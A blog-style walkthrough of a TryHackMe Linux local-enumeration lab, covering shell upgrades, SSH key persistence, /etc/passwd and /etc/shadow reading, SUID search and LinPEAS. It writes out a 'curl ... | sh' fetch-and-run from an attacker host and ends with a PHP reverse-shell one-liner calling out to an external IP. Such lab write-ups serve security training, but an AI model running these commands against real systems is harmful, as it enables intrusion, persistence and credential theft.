# TryHackMe Linux: Local Enumeration

Saikat Karmakar | Aug 15 : 2021

## Unit 1 - tty

As you might have noticed, a netcat reverse shell is pretty useless and can be easily broken by simple mistakes.

In order to fix this, we need to get a 'normal' shell, aka tty (text terminal).

Note: Mainly, we want to upgrade to tty because commands like **su** and **sudo** require a proper terminal to run.

One of the simplest methods for that would be to execute /bin/bash. In most cases, it's not that easy to do and it actually requires us to do some additional work.

Surprisingly enough, we can use python to execute /bin/bash and upgrade to tty:

`python3 -c 'import pty; pty.spawn("/bin/bash")'`

Generally speaking, you want to use an external tool to execute /bin/bash for you. While doing so, it is a good idea to try everything you know, starting from python, finishing with getting a binary on the target system.

List of static binaries you can get on the system: github.com/andrew-d/static-binaries

Try experimenting with the netcat shell you obtained in the previous task and try different versions.


Read more about upgrading to TTY: blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys

## Unit 1 - ssh

To make things even better, you should always try and get shell access to the box.

**id_rsa** file that contains a private key that can be used to connect to a box via ssh. It is usually located in the `.ssh` folder in the user's home folder. (Full path: `/home/user/.ssh/id_rsa`)
Get that file on your system and give it read/write-only permissions for your user:
(`chmod 600 id_rsa`) and connect by executing `ssh -i id_rsa user@ip`).

In case if the target box does not have a generated **id_rsa** file (or you simply don't have reading permissions for it), you can still gain stable ssh access. All you need to do is generate your own **id_rsa** key on your system and include an associated key into **authorized_keys** file on the target machine.
Execute `ssh-keygen` and you should see **id_rsa** and `id_rsa.pub` files appear in your own **.ssh** folder.
Copy the content of the **id_rsa.pub** file and put it inside the **authorized_keys** file on the target machine (located in .ssh folder). After that, connect to the machine using your id_rsa file.



```
❯ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/[redacted]/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/[redacted]/.ssh/id_rsa
Your public key has been saved in /home/[redacted]/.ssh/id_rsa.pub
The key fingerprint is:
[redacted]
The key's randomart image is:
+---[RSA 3072]----+
|    ..+ .    .   |
|     o =    * +  |
|      . o  * + + |
|     ...  = o . .|
|      oESo + o . |
|     . o+.+oB .  |
|      .  =.B++  .|
|        . = .*oo.|
|         . o. B=.|
+----[SHA256]-----+
❯ ls /home/[redacted]/.ssh
id_rsa  id_rsa.pub  known_hosts
```

## Unit 2 - Basic enumeration

Once you get on the box, it's crucially important to do the basic enumeration. In some cases, it can save you a lot of time and provide you a shortcut into escalating your privileges to root.

> First, let's start with the `uname` command. uname prints information about the system.

```
> Usage: uname [OPTION]...
Print certain system information.  With no OPTION, same as -s.

  -a, --all                print all information, in the following order,
                             except omit -p and -i if unknown:
  -s, --kernel-name        print the kernel name
  -n, --nodename           print the network node hostname
  -r, --kernel-release     print the kernel release
  -v, --kernel-version     print the kernel version
  -m, --machine            print the machine hardware name
  -p, --processor          print the processor type (non-portable)
  -i, --hardware-platform  print the hardware platform (non-portable)
  -o, --operating-system   print the operating system
      --help     display this help and exit
      --version  output version information and exit
```

Execute `uname -a` to print out all information about the system.

This simple box enumeration allows you to get initial information about the box, such as distro type and version. From this point you can easily look for known exploits and vulnerabilities.

> Next in our list are auto-generated bash files.

Bash keeps tracks of our actions by putting plaintext used commands into a history file. (`~/.bash_history`)

If you happen to have a reading permission on this file, you can easily enumerate system user's action and retrieve some sensitive infrmation. One of those would be plaintext passwords or privilege escalation methods.

`.bash_profile` and `.bashrc` are files containing shell commands that are run when Bash is invoked. These files can contain some interesting start up setting that can potentially reveal us some infromation. For example a bash alias can be pointed towards an important file or process.


> Next thing that you want to check is the sudo version.

Sudo command is one of the most common targets in the privilage escalation. Its version can help you identify known exploits and vulnerabilities. Execute `sudo -V` to retrieve the version.

For example, sudo versions < 1.8.28 are vulnerable to CVE-2019-14287, which is a vulnerability that allows to gain root access with 1 simple command.

> Last part of basic enumeration comes down to using our sudo rights.

Users can be assigned to use sudo via /etc/sudoers file. It's a fully customazible file that can either limit or open access to a wider range of permissions. Run `sudo -l` to check if a user on the box is allowed to use sudo with any command on the system.



```
> sudo -l
Matching Defaults entries for root on IP:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on IP:
    (ALL : ALL) ALL
```

Most of the commands open us an opportunity to escalate our priviligies via simple tricks described in GTFObins.

*Note: Output on the picture demonstrates that user may run **ALL** commands on the system with sudo rights. A given configuration is the easiest way to get root.*

## Unit 3 - /etc


Etc (etcetera) - unspecified additional items. Generally speaking, /etc folder is a central location for all your configuration files and it can be treated as a metaphorical nerve center of your Linux machine.

Each of the files located there has its own unique purpose that can be used to retrieve some sensitive information (such as passwords). The first thing you want to check is if you are able to read and write the files in /etc folder. Let's take a look at each file specifically and figure out the way you can use them for your enumeration process.

> /etc/passwd

This file stores the most essential information, required during the user login process. (It stores user account information). It's a plain-text file that contains a list of the system's accounts, giving for each account some useful information like user ID, group ID, home directory, shell, and more.

Read the /etc/passwd file by running `cat /etc/passwd` and let's take a closer look.


```
statd:x:119:65534::/var/lib/nfs:/usr/sbin/nologin
postgres:x:120:125:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
stunnel4:x:121:127::/var/run/stunnel4:/usr/sbin/nologin
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
sslh:x:123:129::/nonexistent:/usr/sbin/nologin
avahi:x:124:130:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
nm-openvpn:x:125:131:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:126:132:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
pulse:x:127:134:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
saned:x:128:136::/var/lib/saned:/usr/sbin/nologin
inetsim:x:129:138::/var/lib/inetsim:/usr/sbin/nologin
colord:x:130:139:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:131:140::/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:132:141:Light Display Manager:/var/lib/lightdm:/bin/false
king-phisher:x:133:142::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:kali,,,:/home/kali:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
nvpd:x:134:143:NVIDIA Persistence Daemon,,,:/var/run/nvpd/:/usr/sbin/nologin
ec2-user:x:1001:1001:Debian:/home/ec2-user:/bin/bash
xrdp:x:135:144::/run/xrdp:/usr/sbin/nologin
debian-tor:x:136:145::/var/lib/tor:/bin/false
swafox:x:1002:1002:,,,:/home/swafox:/bin/bash
goldfish:x:1003:1003:,,,:/home/goldfish:/bin/bash
```

Each line of this file represents a different account, created in the system. Each field is separated with a colon (:) and carries a separate value.

`goldfish:x:1003:1003:,,,:/home/goldfish:/bin/bash`

1. (goldfish) - Username
2. (x) - Password. (x character indicates that an encrypted account password is stored in /etc/shadow file and cannot be displayed in the plain text here)
3. (1003) - User ID (UID): Each non-root user has his own UID (1-99). UID 0 is reserved for root.
4. (1003) - Group ID (GID): Linux group ID
5. (,,,) - User ID Info: A field that contains additional info, such as phone number, name, and last name. (,,, in this case means that I did not input any additional info while creating the user)
6. (/home/goldfish) - Home directory: A path to user's home directory that contains all the files related to them.
7. (/bin/bash) - Shell or a command: Path of a command or shell that is used by the user. Simple users usually have /bin/bash as their shell, while services run on /usr/sbin/nologin.

How can this help? Well, if you have at least reading access to this file, you can easily enumerate all existing users, services and other accounts on the system. This can open a lot of vectors for you and lead to the desired root.

Otherwise, if you have writing access to the /etc/passwd, you can easily get root creating a custom entry with root priveleges.


(For more info: hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation)

## /etc/shadow

The /etc/shadow file stores actual password in an encrypted format (aka hashes) for user’s account with additional properties related to user password. Those encrypted passwords usually have a pretty similar structure, making it easy for us to identify the encoding format and crack the hash to get the password.

So, as you might have guessed, we can use /etc/shadow to retrieve different user passwords. In most of the situations, it is more than enough to have reading permissions on this file to escalate to root privileges.

`cat /etc/shadow`



```
root:$6$1H/RoAh6$jPgBTF8LEKSRlGtBuhzftlRELbafShGdLgHXr87zlJf9iBuFvkZp4hPXbkrcDgjlSMluI0rsDv5gOA1Qtuyej/:18482:0:99999:7:::
daemon:*:17647:0:99999:7:::
bin:*:17647:0:99999:7:::
sys:*:17647:0:99999:7:::
sync:*:17647:0:99999:7:::
games:*:17647:0:99999:7:::
man:*:17647:0:99999:7:::
lp:*:17647:0:99999:7:::
mail:*:17647:0:99999:7:::
news:*:17647:0:99999:7:::
uucp:*:17647:0:99999:7:::
proxy:*:17647:0:99999:7:::
```

`goldfish:$6$1FiLdnFwTwNWAqYN$WAdBGfhpwSA4y5CHGO0F2eeJpfMJAMWf6MHg7pHGaHKmrkeYdVN7fD.AQ9nptLkN7JYvJyQrfMcfmCHK34S.a/:18483:0:99999:7:::`

1. (goldfish) - Username
2. ($6$1FiLdnFwT...) - Password : Encrypted password.

Basic structure: $id$**salt$hashed**, The $id is the algorithm used On GNU/Linux as follows:

- $1$ is MD5
- $2a$ is Blowfish
- $2y$ is Blowfish
- $5$ is SHA-256
- $6$ is SHA-512

3. (18483) - Last password change: Days since Jan 1, 1970 that password was last changed.
4. (0) - Minimum: The minimum number of days required between password changes (Zero means that the password can be changed immidiately).
5. (99999) - Maximum: The maximum number of days the password is valid.
6. (7) - Warn: The number of days before the user will be warned about changing their password.


What can we get from here? Well, if you have reading permissions for this file, we can crack the encrypted password using one of the cracking methods.

Just like with /etc/passwd, writeable permission can allow us to add a new root user by making a custom entry.

```
/etc/hosts
```

/etc/hosts is a simple text file that allows users to assign a hostname to a specific IP address. Generally speaking, a hostname is a name that is assigned to a certain device on a network. It helps to distinguish one device from another. The hostname for a computer on a home network may be anything the user wants, for example, DesktopPC or MyLaptop.

You can try editing your own /etc/hosts file by adding the `10.10.200.205` there like so:



```
127.0.0.1       localhost
127.0.1.1       kali
10.123.13.2     box.thm
```


From now on you'll be able to refer to the box as **box.thm**.

Why do we need it? In real-world pentesting this file may reveal a local address of devices in the same network. It can help us to enumerate the network further.

## Unit 4 - Find command and interesting files

Since it's physically impossible to browse the whole filesystem by hand, we'll be using the find command for this purpose.
I advise you to get familiar with the command in this room.

The most important switches for us in our enumeration process are **-type** and **-name.**
The first one allows us to limit the search towards files only `-type f` and the second one allows us to search for files by extensions using the wildcard (*).



```
# Finding all files with .log extension

> find -type f -name "*.log" 2>/dev/null

./.xorgxrdp.10.log
./.ZAP/zap.log
./.ghidra/.ghidra_9.1.2_PUBLIC/application.log
./.cache/indicator-applet-complete.log
./.local/share/gvfs-metadata/root-6e93eb0b.log
./.local/share/gvfs-metadata/home-1818c5d6.log
./.local/share/gvfs-metadata/computer:-47e091b4.log
./.local/share/gvfs-metadata/trash:-d98773db.log
./.local/share/xrdp/xrdp-chansrv.10.log
./.msf4/logs/framework.log
```

Basically, what you want to do is to look for interesting log (.log) and configuration files (.conf). In addition to that, the system owner might be keeping backup files (.bak).

Here's a list of file extensions you'd usually look for: List.

## Unit 4 - SUID

Set User ID (SUID) is a type of permission that allows users to execute a file with the permissions of another user.Those files which have SUID permissions run with higher privileges. Assume we are accessing the target system as a non-root user and we found SUID bit enabled binaries, then those file/program/command can be run with root privileges.

SUID abuse is a common privilege escalation technique that allows us to gain root access by executing a root-owned binary with SUID enabled.

You can find all SUID file by executing this simple find command:

`find / -perm -u=s -type f 2>/dev/null`

-u=s searches files that are owned by the root user.
-type f search for files, not directories

After displaying all SUID files, compare them to a list on GTFObins to see if there's a way to abuse them to get root access.

## Port Forwarding

According to Wikipedia, "Port forwarding is an application of network address translation (NAT) that redirects a communication request from one address and port number combination to another while the packets are traversing a network gateway, such as a router or firewall".

Port forwarding not only allows you to bypass firewalls but also gives you an opportunity to enumerate some local services and processes running on the box.

The Linux **netstat** command gives you a bunch of information about your network connections, the ports that are in use, and the processes using them. In order to see all TCP connections, execute `netstat -at | less`. This will give you a list of running processes that use TCP. From this point, you can easily enumerate running processes and gain some valuable information.

`netstat -tulpn` will provide you a much nicer output with the most interesting data.


Read more about port forwarding here: fumenoid.github.io/posts/port-forwarding

## Automating scripts

Even though I, personally, dislike any automatic enumeration scripts, they are really important to the privilege escalation process as they help you to omit the 'human error' in your enum process.

### Linpeas

LinPEAS - Linux local Privilege Escalation Awesome Script (.sh) is a script that searches for possible paths to escalate privileges on Linux/ hosts.



```
[*] USERS INFO

[+] Me--
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#groups
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)

[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more

[+] Testing 'su' as other users with shell without password or with their names as password (only works in modern su binary versions)
Trying with root...
Trying with daemon...
Trying with bin...
Trying with sys...
Trying with games...
Trying with man...
Trying with lp...
Trying with mail...
Trying with news...
Trying with uucp...
Trying with proxy...
Trying with www-data...
Trying with backup...
Trying with list...
Trying with irc...
Trying with gnats...
Trying with nobody...
Trying with libuuid...
Trying with user...
Trying with hacker...
[+] Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!

[+] Superusers
root:x:0:0:root:/root:/bin/bash
hacker:$1$mysalt$7DTZJIc9s6z60L6aj0Sui.:0:0::/:/bin/bash

[+] Login information
 15:17:16 up 46 min,  1 user,  load average: 0.16, 0.06, 0.01
--More--
```

Linpeas automatically searches for passwords, SUID files and Sudo right abuse to hint you on your way towards root.

They are different ways of getting the script on the box, but the most reliable one would be to first download the script on your system and then transfer it on the target.

```
# On the local machine
> wget https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh

> python3 -m python3 -m http.server

# On the target machine
> curl 10.10.10.10:8000/linpeas.sh | sh
```

`wget https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh`

After that, you get a nice output with all the vulnerable parts marked.

### LinEnum

The second tool on our list is LinEnum. It performs 'Scripted Local Linux Enumeration & Privilege Escalation Checks' and appears to be a bit easier than linpeas.

You can get the script by running:

`wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh`

Now, as you have two tools on the box, try running both of them and see if either of them shows something interesting!
*Please note: It's always a good idea to run multiple scripts separately and compare their output, as far as each one of them has their own specific scope of exploration.*

```php
php -r '$sock=fsockopen("10.4.23.120",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

language-php